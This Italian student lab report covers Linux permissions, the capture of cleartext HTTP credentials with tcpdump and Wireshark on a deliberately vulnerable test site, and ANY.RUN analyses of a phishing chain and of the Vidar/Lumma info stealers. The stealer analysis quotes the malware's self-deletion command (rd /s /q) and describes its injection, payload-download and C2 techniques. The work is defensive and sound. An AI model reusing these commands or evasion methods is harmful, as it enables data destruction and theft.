Perché i permessi e la proprietà dei file sono aspetti fondamentali della sicurezza Linux?

I permessi e la proprietà sono i **meccanismi primari di controllo** degli accessi discrezionale (DAC) in Linux. Un file con permessi o proprietà errati può produrre due classi di problemi di sicurezza: (1) accesso eccessivo — un file di configurazione sensibile con permessi **777** può essere letto o modificato da qualunque utente o processo compromesso sul sistema; (2) accesso insufficiente — un programma che non riesce ad aprire un file di cui ha bisogno si interrompe con errori, spesso causando indisponibilità del servizio. Nella pratica del blue team, un'anomalia nei permessi di file critici (es. `/etc/passwd` diventato world-writable, o un binario di sistema con SUID impostato inaspettatamente) è spesso un indicatore di compromissione. Strumenti come `find / -perm -4000` (ricerca SUID) o il controllo periodico dell'integrità con AIDE/Tripwire si basano esattamente sull'analisi sistematica di permessi e proprietà per rilevare modifiche non autorizzate.

4 Analisi Traffico HTTP/HTTPS

Con Wireshak



CYBEREAGLES

4.0 Introduzione

In questo esercizio ho analizzato il comportamento del traffico di rete generato dai protocolli **HTTP** e **HTTPS**, sfruttando due strumenti fondamentali nell'arsenale di ogni analista di sicurezza: **tcpdump** per la cattura dei pacchetti in formato **.pcap** e **Wireshark** per la loro ispezione visiva e **decoded**. L'obiettivo principale era verificare in modo pratico e diretto come la scelta del protocollo di comunicazione abbia un impatto critico sulla riservatezza dei dati trasmessi in rete.

Ho operato all'interno di una macchina virtuale denominata **CyberOps Workstation**, con sistema operativo Linux, replicando uno scenario realistico in cui un analista SOC esamina il traffico generato da una workstation per identificare trasmissioni di credenziali in chiaro o, al contrario, verificare l'efficacia della cifratura **TLS** in sessioni **HTTPS**. La **VM** utilizzava **VirtualBox** in modalità **NAT**, con interfaccia di rete **enp0s3** e indirizzo IP **10.0.2.15/24**.

L'esercizio era suddiviso in due parti distinte: nella prima ho catturato traffico **HTTP** verso il sito di test volutamente vulnerabile **testasp.vulnweb.com**, estraendo le credenziali di autenticazione in chiaro dal payload del pacchetto **POST**; nella seconda ho replicato la procedura verso il portale **Cisco Networking Academy** (www.netacad.com), che opera su **HTTPS**, verificando l'impossibilità di leggere i dati applicativi a causa della **cifratura TLS attiva**.

4.1 Fondamenti teorici

Protocollo HTTP

HTTP (HyperText Transfer Protocol) è il protocollo di livello applicativo che governa lo scambio di risorse sul Web. Opera sulla porta **TCP 80** e segue un modello **richiesta-risposta**: il client invia una richiesta **HTTP** al server, che risponde con il contenuto richiesto e un codice di stato. I metodi principali includono **GET** (recupero di risorse), **POST** (invio di dati al server, come credenziali di form), **PUT** e **DELETE**.

Il difetto fondamentale di **HTTP** è l'assenza totale di qualsiasi meccanismo di cifratura o autenticazione del canale: tutti i dati, compresi i parametri di form come username e password, viaggiano in chiaro nel **payload TCP**. Chiunque si trovi in posizione di ascolto passiva sulla rete, tramite un attacco man-in-the-middle o un semplice sniffer come **Wireshark**, è in grado di leggere integralmente le informazioni scambiate, senza necessità di decifrare alcunché.

Protocollo HTTPs e TLS

HTTPS (HTTP Secure) non è un protocollo separato, ma **HTTP** incapsulato all'interno di una sessione **TLS** (Transport Layer Security). Opera sulla porta **TCP 443** e garantisce tre proprietà fondamentali: confidenzialità (i dati sono cifrati e illeggibili a terzi), integrità (qualsiasi alterazione in transito è rilevabile tramite MAC), e autenticazione del server tramite certificato digitale **X.509** emesso da una Certificate Authority fidata.

Il processo di instaurazione di una sessione **TLS**, noto come **handshake**, prevede la negoziazione di versione **TLS**, cipher suite e lo scambio di certificati. Solo al termine di questa fase, con le chiavi di sessione derivate, inizia la trasmissione dei dati cifrati. In **Wireshark** questo si traduce nel vedere un **Client Hello**, un **Server Hello**, un **Change Cipher Spec**, e poi esclusivamente pacchetti etichettati **Application Data** il cui **payload** è completamente opaco all'osservatore esterno.

tcpdump: cattura di pacchetti da riga di comando

tcpdump è un analizzatore di protocolli da riga di comando disponibile su sistemi **Unix/Linux**. Permette di intercettare il traffico su un'interfaccia di rete specificata e salvarlo in un file **.pcap** compatibile con la libreria **libpcap**. In questo esercizio ho utilizzato il seguente comando:

```
sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
```

Il parametro **-i enp0s3** specifica l'interfaccia di rete da monitorare; **-s 0** imposta lo snaplen al valore massimo (262144 byte), garantendo la cattura integrale di ogni frame; **-w** scrive l'output grezzo in formato binario pcap su file. La cattura si interrompe con **Ctrl+C**, che stampa il riepilogo dei pacchetti ricevuti, filtrati e scartati dal kernel.

Wireshark come strumento di analisi

Wireshark è il dissector di protocolli grafico più diffuso nell'ambito della sicurezza informatica e dell'analisi forense di rete. Legge file **.pcap** prodotti da **tcpdump** e decodifica centinaia di protocolli. In questo esercizio ho utilizzato **http** per isolare il traffico non cifrato e **tcp.port == 443** per circoscrivere le sessioni **TLS** sulla porta **HTTPS** standard.

4.2 Cattura e Analisi del Traffico HTTP

Configurazione dell'ambiente e avvio di tcpdump


Prima di avviare la cattura ho verificato la configurazione di rete della VM tramite il comando **ip address**, che ha confermato l'interfaccia attiva **enp0s3** con indirizzo **10.0.2.15/24**. Ho quindi avviato **tcpdump** con i parametri descritti nella sezione 2.3, specificando **httpdump.pcap** come file di **output**. La finestra di terminale mostrava in tempo reale il progresso della cattura.

```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ ip address  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff  
    altname enx0800272f87a7  
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 86374sec preferred_lft 86374sec  
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute  
        valid_lft 86377sec preferred_lft 14377sec  
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll  
        valid_lft forever preferred_lft forever  
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap.  
[sudo] password for analyst:  
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes  
^C8070 packets captured  
8070 packets received by filter  
0 packets dropped by kernel  
[analyst@secOps ~]$
```

Come mostrato in Figura 1, dopo l'esecuzione del comando **tcpdump** il sistema ha confermato l'ascolto sull'interfaccia **enp0s3**.

Navigazione verso il sito HTTP e login

Con **tcpdump** in esecuzione in **background** ho aperto **Firefox** e navigato verso **http://testasp.vulnweb.com**, un sito di test volutamente vulnerabile messo a disposizione da **Acunetix** per l'addestramento sulla sicurezza delle applicazioni web. Ho inserito le credenziali **Admin/Admin** nel form di login e cliccato sul pulsante di accesso. Il sito ha confermato l'accesso con successo, reindirizzandomi alla pagina **About** come evidenziato in **Figura 3**.



La pagina **About** del sito conferma che si tratta di un ambiente costruito deliberatamente vulnerabile, predisposto per testare scanner di vulnerabilità web come **Acunetix**. La barra degli indirizzi mostra chiaramente l'assenza del prefisso **HTTPS**: il traffico generato, incluse le credenziali, viaggia in chiaro sulla porta 80. Ho successivamente chiuso il browser e interrotto la cattura **tcpdump**

```


analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap.
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
8070 packets captured
8070 packets received by filter
0 packets dropped by kernel
analyst@secOps ~]$

```

Una volta conclusa la sessione sul sito, ho fermato il **tcpdump** in esecuzione in **background** con il comando **Ctrl-C**. Al termine della sessione di navigazione, il riepilogo ha riportato **8070** pacchetti catturati, **8070** pacchetti ricevuti dal filtro e 0 scartati dal **kernel** confermando una cattura integrale senza perdite

Analisi del file httpdump.pcap con filtro HTTP


Aperto il file **httpdump.pcap** in **Wireshark**, ho applicato il filtro **http** nella barra di ricerca e premuto Applica. La vista filtrata ha ridotto i pacchetti visibili a **91** su **8070** totali (circa l'1,1%), isolando esclusivamente il traffico **HTTP** di livello applicativo e scartando tutto il traffico **TCP/DNS/TLS** di background.



Come visibile in Figura 4, tra i pacchetti filtrati sono chiaramente distinguibili le richieste **GET** verso il server e le richieste **POST** generate dall'invio del modulo di login. Il pacchetto **3443** — evidenziato nell'elenco — corrisponde alla richiesta **POST** verso l'**URL /Login.asp**, con IP sorgente **10.0.2.15**, IP destinazione **44.238.29.244**, porta sorgente **37712**, porta destinazione **80**

Identificazione delle credenziali in chiaro nel payload POST


Selezionato il pacchetto **3443** con il metodo **POST**, ho espanso la sezione **Hypertext Transfer Protocol** nel pannello centrale e poi la sottosezione **HTML Form URL Encoded: application/www-form-urlencoded**. Questa sezione contiene i parametri del form inviati al server, decodificati in chiaro da **Wireshark** direttamente dal payload **TCP**.



La prima osservazione rilevante riguarda l'**URL**: la barra degli indirizzi mostrava il prefisso **https://** e il lucchetto di sicurezza, confermando l'utilizzo di **HTTPS** con certificato **TLS** valido. Questo significa che l'intero scambio di dati tra il browser e il server, incluse le eventuali credenziali di accesso, è protetto dalla cifratura **TLS**, al contrario di quanto osservato con il sito **HTTP** precedente.

Analisi del file httpsdump.pcap con filtro tcp.port == 443


Aperto il file **httpsdump.pcap** in **Wireshark**, ho applicato il filtro **tcp.port == 443** per isolare esclusivamente il traffico sulla porta **HTTPS** standard. La vista filtrata ha restituito **29.271** pacchetti su **30.945** totali (94,6%), a testimonianza del volume dominante di traffico **TLS** anche in una singola sessione di navigazione.



Come mostrato in Figura 7, i pacchetti visibili includono le fasi dell'**handshake TLS** verso **151.101.193.91**: il Client Hello con il **SNI ads.mozilla.org**, il Server Hello con **Change Cipher Spec**, e una serie di pacchetti **Application Data**. È visibile anche una seconda sessione TLS verso 34.120.208.123 con SNI **incoming.telemetry.mozilla.org**, generata automaticamente dal browser come traffico di background.

Osservazioni sui dati cifrati

Selezionando il pacchetto **51**, un pacchetto **TLSv1.3 Application Data** da **849 byte** inviato dalla VM verso **151.101.193.91** porta **443**, ho verificato la struttura nel pannello di dettaglio. A differenza della cattura **HTTP**, la gerarchia dei protocolli si interrompe a livello **Transport Layer Security**: non è presente alcuna sezione **HTTP** espandibile, né tantomeno una sezione **HTML Form URL Encoded**



Come evidenziato in Figura 8, la sezione **TLSv1.3 Record Layer** mostra: **Opaque Type: Application Data (23)**, **Version: TLS 1.2 (0x0303)**, **Length: 790 byte**. Il campo **Encrypted Application Data** contiene una sequenza di byte apparentemente casuali (18194a7198537dd1057bea0a62b133d891f2f883...) che rappresenta il **payload originale** cifrato con le chiavi di sessione **TLS** negoziate durante l'**handshake**. In risposta alle domande dell'esercizio: la sezione che ha sostituito **HTTP** nella cattura è **Transport Layer Security**, e i dati dell'applicazione non sono in formato leggibile — sono cifrati tramite **TLS** e appaiono come pura entropia binaria.

4.4 Domande di Riflessione

Quali sono i vantaggi dell'uso di HTTPS invece di HTTP?

L'adozione di **HTTPS** introduce tre garanzie fondamentali che **HTTP** non è in grado di offrire. La prima è la confidenzialità: grazie alla **cifratura TLS**, i dati trasmessi sono illeggibili per qualsiasi attore in posizione di ascolto passivo — sia un amministratore di rete malevolo, sia un attaccante in posizione man-in-the-middle, sia un semplice sniffer come **tcpdump**.

Questo esercizio ha dimostrato in modo diretto questa differenza: le credenziali su **HTTP** erano leggibili in chiaro nel payload **POST**, mentre quelle su **HTTPS** erano completamente opache nella cattura.

La seconda garanzia è l'integrità: **TLS** include meccanismi **MAC** (Message Authentication Code) che rendono rilevabile qualsiasi alterazione dei dati in transito. La terza è l'autenticazione del server: il certificato **X.509** presentato durante l'**handshake**, emesso da una CA fidata, permette al client di verificare di comunicare con il server legittimo e non con un impostore, difendendo da attacchi di spoofing **DNS** e **ARP** poisoning.

Tutti i siti web che usano HTTPS sono considerati affidabili?

No, assolutamente. Questo è uno dei malintesi più pericolosi e diffusi. **HTTPS** garantisce che la comunicazione tra browser e server sia cifrata e che il server sia chi dice di essere — ma non esprime alcun giudizio sull'affidabilità, la legittimità o le intenzioni del sito. Un sito di phishing, un server **C2** di malware o una piattaforma fraudolenta possono utilizzare **HTTPS** con certificati perfettamente validi, ottenuti gratuitamente da **CA** automatizzate come **Let's Encrypt**.

La presenza del lucchetto indica esclusivamente che la connessione è cifrata, non che il sito sia sicuro. Come evidenziato nella traccia dell'esercizio, gli attori malevoli utilizzano comunemente **HTTPS** per nascondere le proprie attività e conferire un'apparenza di legittimità ai propri siti. La valutazione dell'affidabilità richiede analisi ulteriori: reputazione del dominio, indicatori di threat intelligence, comportamento dinamico del sito e contesto della navigazione.

4.5 Conclusioni

Questo esercizio ha fornito una dimostrazione pratica di uno dei principi fondamentali della sicurezza delle comunicazioni di rete: la differenza sostanziale tra un protocollo che trasmette dati in chiaro e uno che li protegge tramite cifratura. Attraverso la combinazione di **tcpdump** per la cattura e **Wireshark** per l'analisi, ho potuto verificare direttamente quanto sia elementare estrarre credenziali di autenticazione da una sessione **HTTP**, e quanto invece sia efficace la protezione offerta da **TLS**.

Dal punto di vista operativo, l'esercizio ha consolidato la familiarità con la sintassi di **tcpdump** e con i filtri di **Wireshark** — competenze direttamente applicabili in scenari di analisi forense di rete, indagini su incidenti di sicurezza e monitoraggio del traffico in ambito **SOC**. La comprensione della struttura di una sessione **TLS** — **handshake**, **Change Cipher Spec**, Application **Data opachi** — è fondamentale per interpretare correttamente le catture di rete in ambito professionale.

Tabella riepilogativa — HTTP vs HTTPS

Caratteristica	HTTP	HTTPS (TLS)
Porta standard	80	443
Cifratura	Assente	TLS 1.2 / 1.3 (AES-GCM, ECDHE)
Credenziali visibili in Wireshark	Sì — testo in chiaro nel payload POST	No — Encrypted Application Data
Autenticazione server	Nessuna	Certificato X.509 emesso da CA
Integrità dei dati	Non garantita	Garantita tramite MAC TLS
Layer visibile in Wireshark	HTTP + HTML Form URL Encoded	TLS → Encrypted Application Data
Protezione da sniffing passivo	Nessuna	Completa — payload opaco

5 Analisi loc anyrun

Indicator of compromise



5.1 Analisi attacco di phishing link 2

Il secondo link **anyrun**, avendo guardato a fondo, non evidenzia minimamente una presenza di malware. Tuttavia, guardando bene le richieste get e dns, possiamo intuire che si tratti di un attacco di phishing che mira a rubare credenziali utente.

Andiamo a vedere nel dettaglio come si è svolto l'attacco.


Dinamica dell'attacco

Probabilmente il **vettore iniziale** è stata una mail che la vittima ha ricevuto contenente un link di **instagram e facebook**, successivamente l'attacco si è svolto in questa maniera:

- All'interno dell'e-mail non c'è un link diretto al sito malevolo, ma un link che punta ai server legittimi di **ConvertKit** che è una piattaforma di marketing reputata e sicura, i filtri antispam aziendali e i sistemi di sicurezza e-mail analizzano il dominio, lo ritengono affidabile e fanno recapitare l'e-mail nella posta in arrivo della vittima senza bloccarla.
- La vittima si fida dell'e-mail e clicca sul link, Il browser della vittima si collega a **ConvertKit** inviando una richiesta di tipo **GET**. Il link contiene una stringa offuscata in **Base64** che i sistemi di sicurezza e-mail non hanno decodificato.

d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2llbnVyc2VyZWNYdWl0ZXJz questa stringa viene decodificata dal browser eseguendo un redirect (302) su una pagina ancora ufficiale:

https://www.instagram.com/aussienurserecruiters.



- La vittima vede l'**applicazione ufficiale di Instagram**, il lucchetto verde della connessione sicura **HTTPS** e un profilo apparentemente professionale che parla di offerte di lavoro per infermieri. Questo azzera i sospetti della vittima.

- Per "candidarsi", la vittima viene invitata a cliccare sul link presente nella biografia del profilo.



join.aussienurserecruiters.com

- **Uscita da Instagram:** Cliccando sul link nella Bio, la vittima esce definitivamente dall'infrastruttura di Instagram e il browser si collega a un server terzo, interamente registrato e controllato dagli aggressori. Questo server carica una **Landing Page fasulla** che ha al suo interno un form.

- **L'inserimento dei dati:** La vittima, convinta di trovarsi in un vero form di iscrizione immette i suoi dati personali.
- Nel momento in cui la vittima compila il **form** viene poi reindirizzata a una pagina che chiede di iscriversi, in questo momento l'attaccante **cattura email e password della vittima**.

- Il browser esegue una richiesta **HTTP POST** verso lo script di esfiltrazione sul server dell'attaccante.
- dopo aver ottenuto la password per non far insospettare la vittima, c'è scritto che la pass deve contenere **numeri e caratteri speciali**, anche se inseriamo una pass corretta ce lo dice comunque. A questo punto la vittima è convinta che sia un bug del sito e lascia perdere.

Analisi e ipotesi finale

Siamo di fronte ad una classica **campagna di phishing**, è un po' più insidiosa di quelle normali perchè l'utente non viene reindirizzato ad una pagina fasulla direttamente dalla mail, ma ha un layer di fiducia in più perchè i primi link **instagram** e **facebook** sono effettivamente legittimi. Il furto di mail e password e dati personali avviene nel momento in cui la vittima atterra sulla landing page dal link in bio di instagram controllato dall'attaccante.

5.2 Analisi Stealers link 2

Analisi e ipotesi finale

L'analisi descrive un'infezione complessa ed efficace che vede l'esecuzione combinata di due noti **Info Stealer: Vidar e Lumma**. Il malware utilizza processi legittimi di Windows (RegAsm.exe) per nascondersi, iniettando il codice all'interno del processo, scarica il **payload** da un server controllato dall'attaccante e utilizza tecniche di comunicazione web legittime (Dead Drop Resolver) per individuare la propria infrastruttura di **Command & Control** dove verranno inviati i dati rubati. L'obiettivo principale è proprio il furto dei dati, come credenziali, token di sessione, dati sensibili e screenshot.

Catena di Infezione

L'attacco si sviluppa attraverso i seguenti passaggi:

- **Esecuzione Iniziale:** L'utente avvia l'eseguibile maligno chiamato **"66bddfcb52736_vidar.exe"**.
- **Iniezione di Processi Legittimi:** Il malware si inietta dentro il processo legittimo di Windows chiamato "RegAsm.exe", uno strumento di registrazione assembly che legge i metadati e li aggiunge al registro di sistema.
- **Download dei Payload:** Il processo compromesso contatta l'IP del server dell'attaccante che contiene i due payload, la richiesta avviene tramite HTTP GET. I due payload scaricati si chiamano **"66cb2df8bd684_lawrng.exe"** e **"66cb2dfd4a01_vakerk.exe"**.
- **Offuscamento sul Disco:** Una volta scaricati i due file, verranno depositati nella directory **"C:\ProgramData\"** e rinominati con stringhe casuali per tentare di eludere e confondersi tra i file applicativi. I file verranno nominati rispettivamente **"HCAEHJJKFC.exe"** e **"CAFHDBGHJK.exe"**.
- **Esecuzione dei Payload:** I due eseguibili si eseguono autonomamente, entrambi avviano nuove istanze di RegAsm.exe e attivano contemporaneamente sia **Vidar** sia **Lumma Stealer**.

Analisi del Comportamento e Capability

Meccanismi di **Evasione** e **Anti-Forensics**

- **Timestomping**: Il malware altera artificialmente la data dell'host, alterando così la data di creazione per tentare di **nascondersi** dalle analisi cronologiche degli analisti.
- **Autocancellazione** (Self-Deletion): Al termine delle operazioni di esfiltrazione dei dati, il malware invoca cmd.exe per eseguire il comando `/c timeout /t 10 & rd /s /q "C:\ProgramData\FHJDBKJKFIEC" & exit`. Il timeout serve per garantire che il processo sia completo prima di essere arrestato ed eliminare le tracce del passaggio, rimuovendo silenziosamente la directory incriminata.

Obiettivi del Furto Dati

Il malware esamina il file system alla ricerca di:

- **Credenziali e Sessioni Browser**: Cookie di sessione, password salvate nel browser e dati di compilazione automatica (nome, cognome, indirizzo, ecc.).
- **Spyware Attivo**: Cattura di screenshot e funzionalità di keylogging.

Infrastruttura di Rete e C2 Communications

L'esfiltrazione avviene tramite protocollo **HTTP/HTTPS** usando richieste **POST**. La localizzazione del **C2** varia a seconda del payload:

- **Vidar**: La destinazione viene trovata tramite la tecnica Dead Drop Resolver. L'attaccante ha creato profili pubblici di **Steam** e **Telegram** contenenti l'IP del **C2** offuscato.
- **Lumma**: La connessione qua avviene con la tecnica del Domain Generation Algorithm (DGA). Il malware contatta direttamente una rotazione di domini con estensione .shop

Strategie di Mitigazione e Hardening

Per mitigare e prevenire questa tipologia di minaccia si raccomanda l'adozione delle seguenti contromisure:

- **Restrizione Esecuzione in Directory Temporanee**: Configurare i criteri di restrizione in modo da bloccare l'esecuzione di file eseguibili da percorsi utente non privilegiati come appunto `C:\ProgramData\`.
- **Monitoraggio dei Processi Nativi**: Essendo RegAsm.exe un processo nativo di Windows non dovrebbe mai originare connessioni di rete verso IP pubblici, né generare processi figli anomali. Pertanto, si consiglia di creare una regola di monitoraggio o direttamente un blocco per questo comportamento.
- **Blended Threat Intelligence**: Implementare un blocco per il dominio .shop (storicamente abusato per scopi malevoli).
- **Controllo dei Dead Drop Resolver**: Monitorare o limitare l'accesso aziendale a piattaforme che potrebbero contenere l'IP di un **C2** (come Steam o Telegram in questo caso).

In questo caso di compromissione evidente procedere secondo le seguenti contromisure:

